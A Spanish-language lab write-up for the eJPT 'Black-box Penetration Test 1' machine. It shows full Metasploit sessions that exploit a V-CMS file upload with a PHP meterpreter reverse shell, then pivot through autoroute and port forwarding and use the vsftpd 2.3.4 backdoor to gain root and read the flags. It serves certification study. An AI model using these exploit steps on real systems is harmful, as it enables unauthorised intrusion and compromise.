

Black-box Penetration Test 1





0- Introducción

En este writeup, vamos a hacer algo distinto. Como objetivo de este año, tengo marcado la certificación eJPT. Con tal objetivo, vamos a comenzar una serie de writeups de máquinas relacionadas con esta certificación. En esta ocasión vamos a empezar resolviendo la máquina Black-box Penetration Test 1 contenida en el material de INE relacionado con la certificación eJPT.

En esta primera máquina, vamos a realizar la explotación de una aplicación vulnerable, para posteriormente hacer pivoting desde la primera máquina objetivo a una segunda que está disponible desde la primera máquina víctima.

1- Enumeración

Comenzamos como siempre realizando la enumeración de los equipos disponibles en la red para posteriormente realizar un escaneo de los servicios abiertos en la máquina objetivo.

Primero, comprobamos nuestra IP e interfaz de conexión.

```
root@INE:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.0.3 netmask 255.255.0.0 broadcast 10.1.255.255
    ether 02:42:0a:01:00:03 txqueuelen 0 (Ethernet)
    RX packets 69899 bytes 5293727 (5.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 105159 bytes 30323553 (28.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.128.158.2 netmask 255.255.255.0 broadcast 192.128.158.255
    ether 02:42:c0:80:9e:02 txqueuelen 0 (Ethernet)
    RX packets 1605 bytes 1048895 (1.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2678 bytes 268257 (261.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 242503 bytes 681312249 (649.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 242503 bytes 681312249 (649.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@INE:~#
```

1

A partir de esto, podemos hacer un barrido de los equipos disponibles en esa red.

```
root@INE:~# nmap -sn 192.128.158.0-255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 22:29 IST
Nmap scan report for nothing.attdns.com (192.128.158.1)
Host is up (0.000038s latency).
MAC Address: 02:42:5E:0B:37:54 (Unknown)
Nmap scan report for demo.ine.local (192.128.158.3)
Host is up (0.000016s latency).
MAC Address: 02:42:C0:80:9E:03 (Unknown)
Nmap scan report for INE (192.128.158.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.04 seconds
root@INE:~#
```





Hay disponibles dos IP disponibles en la red, una pertenece a nuestro equipo y la otra corresponde al dominio demo.ine.local.


Vamos a realizar el escaneo de los servicios abiertos en el dominio demo.ine.local.

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 64   nginx 1.14.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
| http-server-header: nginx/1.14.0
| http-title: V-CMS-Powered by V-CMS
| http-methods:
|   Supported Methods: GET HEAD POST
3306/tcp  open  mysql  syn-ack ttl 64   MySQL (unauthorized)
MAC Address: 02:42:C0:80:9E:03 (Unknown)
```

Tenemos estos servicios abiertos:

- 80 -> HTTP -> nginx 1.14.0
- 3306 -> MySQL ->

Vamos a comenzar viendo el contenido del puerto 80, para ello abrimos el navegador.



2

Tenemos un CMS, V-CMS v1.0. Vamos a buscar si existen versiones vulnerables.

```
msf6 > search vcms

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -             -    -    -    -
0  exploit/linux/http/gravcms_exec          2021-03-29      normal  Yes    GravCMS Remote Command Execution
1  auxiliary/scanner/http/vcms_login        2021-03-29      normal  No     V-CMS Login Utility
2  exploit/linux/http/vcms_upload           2011-11-27      excellent Yes     V-CMS PHP File Upload and Execute

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/vcms_upload
msf6 > 
```





Hay disponible un exploit para este cms donde podemos cargar y ejecutar archivos php.

2- Ejecutar ataque. Flag.txt.

Vamos a configurarlo para realizar el ataque.

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(linux/http/vcms_upload) > show options

Module options (exploit/linux/http/vcms_upload):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /vcms/          yes       The URI path to vcms
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.1.0.3         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (PHP Payload)
```

```
msf6 exploit(linux/http/vcms_upload) > set RHOSTS 192.128.158.3
RHOSTS => 192.128.158.3
msf6 exploit(linux/http/vcms_upload) > set TARGETURI /
TARGETURI => /
msf6 exploit(linux/http/vcms_upload) > set LHOST 192.128.158.2
LHOST => 192.128.158.2
msf6 exploit(linux/http/vcms_upload) > █
```

3

```
msf6 exploit(linux/http/vcms_upload) > show options

Module options (exploit/linux/http/vcms_upload):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.128.158.3   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       The URI path to vcms
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.128.158.2   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (PHP Payload)
```

Después de configurar el exploit, lo ejecutamos.





```
msf6 exploit(linux/http/vcms_upload) > exploit

[*] Started reverse TCP handler on 192.128.158.2:4444
[*] 192.128.158.3:80 Uploading payload: f0WAw.php
[*] 192.128.158.3:80 replies status: 200
[*] 192.128.158.3:80 Executing payload: f0WAw.php
[*] Sending stage (39282 bytes) to 192.128.158.3
[*] Meterpreter session 2 opened (192.128.158.2:4444 -> 192.128.158.3:57514 ) at 2022-04-24 22:52:36 +0530

meterpreter > getuid
Server username: root
meterpreter > █
```

Tras ejecutar el exploit, abrimos una sesión meterpreter con privilegios root.

Después de abrir sesión, vamos a buscar la flag, que se encuentra en el directorio root.

```
meterpreter > ls /root
Listing: /root
=====

Mode                Size  Type  Last modified          Name
----                -
100644/rw-r--r--    3106  fil   2018-04-09 16:40:28 +0530 .bashrc
100644/rw-r--r--     148  fil   2015-08-17 21:00:33 +0530 .profile
100644/rw-r--r--     33   fil   2018-10-12 23:56:33 +0530 flag.txt
100755/rwxr-xr-x    1510  fil   2018-09-20 04:30:25 +0530 startup.sh

meterpreter > cat /root/flag.txt
4f96a3e848d233d5af337c440e50fe3d
meterpreter > █
```

4

3- Pivoting

Vamos a verificar que interfaces están disponibles desde la máquina víctima.

```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.128.158.3 netmask 255.255.255.0 broadcast 192.128.158.255
    ether 02:42:c0:80:9e:03 txqueuelen 0 (Ethernet)
    RX packets 4611 bytes 577377 (577.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2928 bytes 1238331 (1.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.209.110.2 netmask 255.255.255.0 broadcast 192.209.110.255
    ether 02:42:c0:d1:6e:02 txqueuelen 0 (Ethernet)
    RX packets 21 bytes 1742 (1.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```





Tenemos dos interfaces presentes en esta máquina, eth0 y eth1. Vamos a realizar ping desde nuestra máquina kali a la IP 192.209.110.2.

```
root@INE:~# ping 192.209.110.2
PING 192.209.110.2 (192.209.110.2) 56(84) bytes of data.
```

Pero no podemos acceder al rango 192.209.110.0/24 desde la máquina Kali. Para realizar esta comunicación debemos realizar un pivote.

Para realizar este pivote vamos a utilizar la herramienta autoroute. Para agregar un rango IP “inalcansable”.

Sirve para agregar rutas de sesión de meterpreter al enrutamiento de Metasploit. Esto se puede utilizar para acceder a una red que de otro modo sería inaccesible.

Abrimos la ayuda de autoroute.

```
meterpreter > run autoroute -h
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*] run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.10.1/255.255.255.0
[*] run autoroute -s 10.10.10.1 # Netmask defaults to 255.255.255.0
[*] run autoroute -s 10.10.10.1/24 # CIDR notation is also okay
[*] run autoroute -p # Print active routing table
[*] run autoroute -d -s 10.10.10.1 # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute module
```

5

Agregamos la ruta de rango IP 192.209.110.0/24.

```
meterpreter > run autoroute -s 192.209.110.0 -n 255.255.255.0
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.209.110.0/255.255.255.0...
[-] Could not add route
[*] Use the -p option to list all active routes
```

Verificamos si se ha añadido la ruta. Para ello, ponemos en segundo plano la sesión de meterpreter y ejecutamos lo siguiente.

```
msf6 exploit(linux/http/vcms_upload) > route print
IPv4 Active Routing Table
=====
Subnet      Netmask      Gateway
-----
192.209.110.0 255.255.255.0 Session 2
192.209.110.2 255.255.255.0 Session 2
[*] There are currently no IPv6 routes defined.
msf6 exploit(linux/http/vcms_upload) > 
```

Como podemos ver, la ruta se agregó correctamente.





```
msf6 exploit(linux/http/vcms_upload) > route add 192.209.110.0 255.255.255.0 2
[*] Route already exists
msf6 exploit(linux/http/vcms_upload) > 
```

Vamos a ejecutar un módulo auxiliar de escaneo de puertos TCP para descubrir que hosts están disponibles y que servicios tienen abiertos.

```
[*] There are currently no IPv6 routes defined.
msf6 exploit(linux/http/vcms_upload) > route add 192.209.110.0 255.255.255.0 2
[*] Route already exists
msf6 exploit(linux/http/vcms_upload) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-65535
PORTS => 1-65535
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.209.110.0-10
RHOSTS => 192.209.110.0-10
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 21,22,25,53,80,88,135,139,389,445,443,3306
PORTS => 21,22,25,53,80,88,135,139,389,445,443,3306
```

```
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.209.110.3:      - 192.209.110.3:21 - TCP OPEN
[+] 192.209.110.3:      - 192.209.110.3:22 - TCP OPEN
[*] 192.209.110.3-10:   - Scanned 1 of 8 hosts (12% complete)
[*] 192.209.110.3-10:   - Scanned 2 of 8 hosts (25% complete)
[*] 192.209.110.3-10:   - Scanned 3 of 8 hosts (37% complete)
[*] 192.209.110.3-10:   - Scanned 4 of 8 hosts (50% complete)
[*] 192.209.110.3-10:   - Scanned 4 of 8 hosts (50% complete)
[*] 192.209.110.3-10:   - Scanned 5 of 8 hosts (62% complete)
[*] 192.209.110.3-10:   - Scanned 6 of 8 hosts (75% complete)
[*] 192.209.110.3-10:   - Scanned 7 of 8 hosts (87% complete)
[*] 192.209.110.3-10:   - Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
```

6

Hemos descubierto un host abierto en la dirección IP 192.209.110.3. Los puertos 21 y 22 están abiertos en este host.

En meterpreter hay una utilidad que permite enviar el puerto de la máquina remota a la local. Vamos a comenzar apuntando al puerto 21 de esta dirección. Vamos a apuntar el puerto 21 de la máquina remota al 8000 de la máquina local.

```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -h          Help banner.
  -i <opt>    Index of the port forward entry to interact with (see the "list" command).
  -l <opt>    Forward: local port to listen on. Reverse: local port to connect to.
  -L <opt>    Forward: local host to listen on (optional). Reverse: local host to connect to.
  -p <opt>    Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt>    Forward: remote host to connect to.
  -R          Indicates a reverse port forward.
meterpreter > 
```

Hacemos el reenvío del puerto remoto al puerto local.





```

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -h          Help banner.
  -i <opt>    Index of the port forward entry to interact with (see the "list" command).
  -l <opt>    Forward: local port to listen on. Reverse: local port to connect to.
  -L <opt>    Forward: local host to listen on (optional). Reverse: local host to connect to.
  -p <opt>    Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt>    Forward: remote host to connect to.
  -R          Indicates a reverse port forward.
meterpreter > portfwd add -l 8000 -p 21 -r 192.209.110.3
[*] Local TCP relay created: :8000 <-> 192.209.110.3:21
meterpreter > portfwd list

Active Port Forwards
=====

  Index  Local          Remote          Direction
  ----  -
  1      192.209.110.3:21  0.0.0.0:8000    Forward

1 total active port forwards.

```

Una vez realizado el reenvío, vamos a escanear el puerto en local utilizando la herramienta nmap.

```

meterpreter > background
[*] Backgrounding session 2...
msf6 auxiliary(scanner/portscan/tcp) > nmap -sS -sV -p 8000 localhost
[*] exec: nmap -sS -sV -p 8000 localhost

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 23:53 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000043s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8000/tcp  open  ftp      vsftpd 2.0.8 or later
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
msf6 auxiliary(scanner/portscan/tcp) >

```

7

Observamos en los resultados obtenidos que el host está ejecutando el servicio vsftpd.

Vamos a buscar un exploit para el servicio vsftpd.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    21              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   cmd/unix/interact

Exploit target:

  Id  Name
  --  -
  0    Automatic

```





Tras configurar el exploit, lo ejecutamos y obtenemos servicio reverso.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.209.110.3
RHOSTS => 192.209.110.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.209.110.3:21 - Banner: 220 Welcome to AttackDefense target FTP service.
[*] 192.209.110.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.209.110.3:21 - The port used by the backdoor bind listener is already open
[+] 192.209.110.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 4 opened (0.0.0.0:0 -> 192.209.110.3:6200 via session 2) at 2022-04-24 23:56:39 +0530

id
uid=0(root) gid=0(root) groups=0(root)
```

Tenemos privilegios como root.

Buscamos la flag que nos falta para completar la máquina.

```
id
uid=0(root) gid=0(root) groups=0(root)
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
root@demo:/# pwd
pwd
/
root@demo:/# ls /root
ls /root
flag.txt  start.sh
```

```
root@demo:/# cat /root/flag.txt
cat /root/flag.txt
58c7c29a8ab5e7c4c06256b954947f9a
root@demo:/#
```

Y ya tendríamos completa la explotación del servicio vulnerable, y el pivoting entre máquinas.

